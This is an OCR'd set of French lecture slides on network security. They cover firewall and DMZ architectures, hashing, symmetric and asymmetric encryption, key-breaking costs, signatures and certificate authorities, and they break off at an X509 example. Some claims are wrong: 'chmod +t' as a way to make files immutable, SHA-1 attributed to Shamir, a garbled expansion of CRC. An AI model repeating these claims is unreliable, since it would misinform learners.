
- Mettre ce qui possible en immuable
  - chmod +t en unix
  - monter les partitions en Read Only
- Faire une empreinte du système
  - Tripwire `http://www.tripwire.org`

Les architectures

Les architectures disponibles

- Leur fonctionnement dépend des pare-feux utilisés
- Les architectures dépendent
  - Du budget
  - Du temps disponible
  - Des compétences locales
  - Des choix de la politique de sécurité


Bastion externe



Bastion externe

- Les plus
  - Protège tout le réseau
  - L'accès aux serveurs publics est rapide
- Les moins
  - Si le serveur public est compromis ....
  - Si le PF est compromis ....


Bastion interne



Bastion interne

- Les plus
  - Si les serveurs publics compromis => PF
- Les moins
  - Les serveurs publics sont moins accessibles
  - Si le PF est compromis ....


DMZ ou Zone Semi-Ouverte



DMZ

- Les plus
  - Tout le réseau est protégé
  - Si serveurs publics compromis => PF2
  - Si PF1 compromis => PF2
- Les moins
  - Les serveurs publics sont moins accessibles (sauf si PF2 filtrant)

DMZ : PF à interfaces multiples



DMZ : PF à interfaces multiples

- Les plus
  - Moins cher
  - Plus facile à administrer
  - Même technologie pour toutes les DMZ
- Les moins
  - Si PF compromis ...
  - Règles plus complexes

DMZ : compléments

- Combien de DMZ ?
  - 1 pour les serveurs publics
  - 1 pour les entrées
  - 1 pour les sorties
  - ....

Architecture : choix à effectuer

- Quels sont les types de PF utilisés ?
- Les clients internes sortent-ils directement ?
  - Plus souple, plus rapide, moins sûr
- Les clients sont-ils obligés de "relayer" ?
  - Plus sûr, moins rapide, moins souple

Architecture : trucs

- Mettre un serveur syslog à l'intérieur
- Empêcher le DNS de résoudre les adresses IP internes pour l'extérieur
- Les serveurs publics sont des semi-copies de serveurs internes
  - LDAP, Web, etc..

Critères de choix

- Pas de "meilleur" pare-feu, uniquement un plus adapté que les autres.
- Position dans l'organisme (en entrée, devant un laboratoire)
- Hiérarchie des priorités
  - Vitesse
  - Protection entrante
  - Protection sortante

Définir ses besoins :Quel trafic ?

- Faire une analyse de trafic
- Mettre un NIDS
  - Analyser les attaques
  - Permet de justifier des budgets (surtout s'il y a de beaux graphiques)

Vérifier son pare-feu

- NMAP
  - Services visibles par un pirate
- Filterrules
  - Analyse des filtres réellement en place
- NIDS après le PF
  - Vérifie que rien ne passe.

Gérer son pare-feu

- Configurer
  - Interface graphique ?
  - Console ?
- A distance ?
  - Console d'administration centrale
  - Par telnet ou ssh
- Sur la console ?

Pare-feu : l'arme absolue ?

- Avez-vous vu passer NIMDA ?
- Compléments indispensables
  - IDS et NIDS
  - Anti-Virus
  - Suivre l'actualité sécuritaire
- Problèmes de légalité

Le Chiffrement

Le chiffrement

- Les condensats (Hash)
- La signature
- Le chiffrement symétrique
- Le chiffrement asymétrique
- Les certificats

Hashage : définition

- Transformation d'une suite d'octets de longueur généralement quelconque en une suite de longueur finie,
- Souvent appelé "condensat",
- Génère une "empreinte" pseudo-unique,
- Cette opération est constante (même fichier, même hash),
- Cette opération est non réversible.

Hashage : utilité

- Le "Hash" est utilisé pour garantir l'intégrité des données
- Il permet de vérifier l'égalité d'un mot de passe, sans en conserver l'original
- Une petite modification du fichier original donne une grande variation du Hash (généralement)

Exemples de Hashage

- Le crypt unix
  - "password" $\rightarrow$ "5GKtdsqIkgy"
- Le CRC (Compute Redondancy Check)
  - le sum unix
- SHA-1 (Shamir)
- MD5 (Rivest)

Hash de mot de passe : bcrypt et argon2

- à réserver aux de mots de passe : ils sont **très longs**
- même les mots de passe "simples" deviennent coûteux à casser.
- bcrypt
  - c'est le standard actuel
  - basé sur blowfish
- argon2
  - a gagné le concours 2015 du meilleur algo de hash de mot de passe
  - 2 versions : l'une résiste mieux au GPU, l'autre aux "side-channels".

Hashage : utilisation pour les mots de passe

Génération :

- Alice choisit son mot de passe M1
- Le système "hashe" M1 pour obtenir HASH1
- Le système ne conserve que HASH1

Utilisation

- Alice se reconnecte, en tapant le mot de passe M2 (normalement identique à M1)
- Le système hashe M2 et obtient HASH2
- Si HASH2=HASH1 alors M2=M1, donc OK
- Option : on peut ajouter un "sel" pour complexifier le craquage des mots de passe.

Vocabulaire

- Coder : rendre inintelligible une information à l'aide d'un code
- Décoder : rendre intelligible une information préalablement codée à l'aide de la clé
- Décrypter : décoder mais sans le code
- Chiffrer=coder
- Crypter : en théorie n'existe pas

Pour plus d'information:
`http://michel.arboi.free.fr/cryptFAQ/`


Pièges du chiffrement

- Un chiffrement sans clé est un mauvais chiffrement
- Un chiffrement "fermé" est un mauvais chiffrement
- Faire un bon chiffremernt est compliqué
- Un bon chiffrement "théorique", s'il est mal appliqué devient un mauvais code (exemple du chiffrement WEP pour le Wi-Fi)
- Réutiliser une clé fragilise plus ou moins le processus de chiffrement.

Chiffrement symétrique

- Les clés de chiffrement et de déchiffrement sont identiques
- Les algorithmes de chiffrement et déchiffrement ne sont pas forcément identiques.
- Pour communiquer il faut que Alice et Bob soient tous les 2 au courant de la clé, ce qui signifie un échange préalable

Chiffrement symétrique



Chiffrement symétrique : exemples

- Exemples à transposition
  - Code de Vigenère
  - XOR
- Exemples à permutation
  - DES (64 bits), et triple DES (3DES)
  - IDEA
  - AES (actuel standard de l'armée US)

Chiffrement symétrique : caractéristiques

- Les chiffrements et déchiffrements sont rapides
- Leur décryptage peut être très long
  - 64 bits = 8 octets = 1,8 x 10^{19} possibilités
  - à 1 million de tests par seconde
  - 1,8 x 10^{13} secondes soit 5800 siècles
- AES est disponible en version 128,192 et 256 bits

Chiffrement symétrique : DES

- Ancien standard
- 56 bits (64 - 8 réservés à la parité)
- version renforcée : le triple DES, mais à 2 clés. Efficacité de 113 bits
- Bloc de permutation de 64 bits


Chiffrement symétrique : AES

- `http://www.securiteinfo.com/crypto/aes.shtml`
- Nouveau standard (il s'appellait Rijndael à l'origine après un concours de la NSA)
- Auteurs Rijmen et Daemen
- Plusieurs versions de 128,192 ou 256 bits
- Plus rapide que DES (il ne travaille qu'avec des entiers)

Chiffrement asymétrique

- On génère 2 clés inter-dépendantes appelées
  - clé publique (qui a vocation à être largement distribuée)
  - clé privée (qui doit absolument être protégée)
- Ce qui est chiffrée par l'une est déchiffrable par l'autre, et uniquement elle !
- Il est mathématiquement impossible, dans des temps "humains" de déduire une clé depuis l'autre.

Chiffrement asymétrique



Chiffrement asymétrique : avantages

- La clé publique est ... publique
- On peut signer les messages avec ce chiffrement (cf la suite)

Chiffrement asymétrique : inconvénients

- Le chiffrement est moins résistant (2048 bits RSA = 128 bits AES),
- Il est plus sensible aux progrès mathématiques,
- Il est beaucoup plus lent (puissance CPU occupée de 50 à 100 fois plus importante)

Chiffrement asymétrique : exemples

- Méthodes
  - R.S.A.
  - Diffie Helmann
  - El Gamal (logarithme discret)
  - Courbes elliptiques
- Outils
  - PGP
  - GPG
  - Openssl

Chiffrement asymétrique : PGP

- Pretty Good Privacy
- Auteur : Phil R. Zimmermann
- Basé sur RSA
- Notion d'anneau de confiance
- A l'origine du standard OpenPGP (RFC 2440)

Chiffrement asymétrique : GPG

- GNU Privacy Guard
- Logiciel libre
- Compatible avec PGP
- `http://www.hsc/ressources/breves/gpg.html`

Chiffrement asymétrique : RSA

- Auteurs : Rivest, Shamir et Adelman
- Basé sur la factorisation de nombres premiers
- Le plus connu des chiffrements asymétriques

Chiffrement : réalité

- Chiffrement asymétrique est lent, et le chiffrement symétrique inutilisable
- D'où l'idée
  - On échange des clés de session symétriques en les codant avec un chiffrement asymétrique
  - Puis on décode en symétrique

Cassage de clé : en 1995

Qui	budget	Moyen	Temps	Coût	Clé sûre
Hacker de passage	0,00 €	ordinateur	1 semaine		45
Hacker de passage	400,00 €	FPGA	5 heures	8 cents	50
Petite entreprise	10.000,00 €	FPGA	12 minutes		55
Service moyen	300.000,00 €	FPGA	24 secondes		60
Grosse entreprise	10.000.000,00 €	FPGA	0,7s		65
Grosse entreprise	10.000.000,00 €	ASIC	5 ms	0,1 cents	70
NSA,DCRI,GRU	300.000.000,00 €	ASIC	0,2ms	0,1 cents	75

Cassage de code : décryptage

- La puissance processeur double tous les 18 mois (loi de Moore)
- Progrès mathématiques sur les chiffrements asymétriques : rapidité doublée tous les 18 mois avec des sauts sporadiques
- Budget d'un attaquant double tous les 10 ans
- Actuellement (`http://hashcat.net`) pour une AMD 7970 (150 €)
  - 8,5 milliards de MD5 par seconde
  - 416 Millions de SHA512 par seconde
  - 179 Millions de SHA-3 par seconde
  - 141000 WPA2 par seconde

Cassage de clé : évolution

La vision en 2001 :

	1982	1992	2002	2012	2022	2032
symétrique	56	64	72	80	87	95
RSA/log discret	417	682	1028	1464	1995	2629
DSS	102	114	127	141	154	168
Courbes elliptiques			135	149	164	179

La recommandation actuelle en 2017 du BSI (Allemand)

- 128 bits pour du symétrique
- 2000 bits pour du RSA
- 250 bits pour de l'elliptique et de l'algorithme discret
- *Référence : EPFL 2001*
- *Référence : keylength*

Chiffrement asymétrique : Signature


La signature est la garantie

- de l'identité de l'expéditeur du message
- de l'intégrité du message

La procédure

- On prend l'empreinte du message
- On la code avec sa clé privée
- On l'expédie
- Le destinataire décode l'empreinte avec la clé publique et compare les 2 empreintes

Chiffrement asymétrique : Signature




Autorité de certification

- A qui appartient la clé publique ?
- Possibilité d'usurpation d'identité
  - Utilisateur
  - Machine
- Problème de confiance
- Notion de tiers de confiance
- Notion d'autorité de certification

Autorité de certification : création

- Une "autorité de certification" est désignée "d'un commun accord" par sa communauté
- Elle génère son bi-clé (couple clé publique/clé privée)
- Elle génère un certificat auto-signé
- Le certificat est délivré à chaque membre de la communauté.
- Les membres l'intègrent dans les navigateurs.


Autorité de certification : création



Autorité de certification : certification

- Un membre de la communauté crée son bi-clé
- Il va auprès de l'Autorité d'enregistrement se faire reconnaître et valider son certificat.
- L'AE envoie la signature à l'AC
- L'AC signe avec sa clé privée le certificat.
- Le membre récupère le certificat et l'intègre dans son serveur.

Autorité de certification : certification



Autorité de certification : utilisation

- L'utilisateur, membre de la communauté reçoit le certificat.
- Il regarde dans le certificat l'AC.
- Il la reconnaît et regarde si la signature du certificat est exacte.

Autorité de certification : chaîne

- Une AC peut-être membre d'une communauté avec elle-même une AC
- La vérification se répète :
- Vérification du certificat (arrêt et validation si l'AC l'ayant généré est reconnue)
- Vérification du certificat de l'AC auprès de l'AC supérieure (arrêt si celle-ci est reconnue).
- Boucle jusqu'à
  - AC auto-certifiée (que l'utilisateur accepte ou non)
  - AC reconnue

Autorité de certification

- Les navigateurs sont livrés avec des AC
  - Verisign
  - Comodo
  - etc..
  - Pas encore d'AC administrative française (En cours de réflexion)
  - Les CRL

Preuve

- Beaucoup de contraintes pour les signatures

Certificats : Une norme X509


Que contient un certificat ?

- Une clé publique
- Un identifiant (email ou nom de machine)
- Un rôle (chiffrement, signature, AC)
- Des renseignements administratifs

Certificats : Une norme X509

```
Certificate:
   Data:
       Version: 1 (0x0)
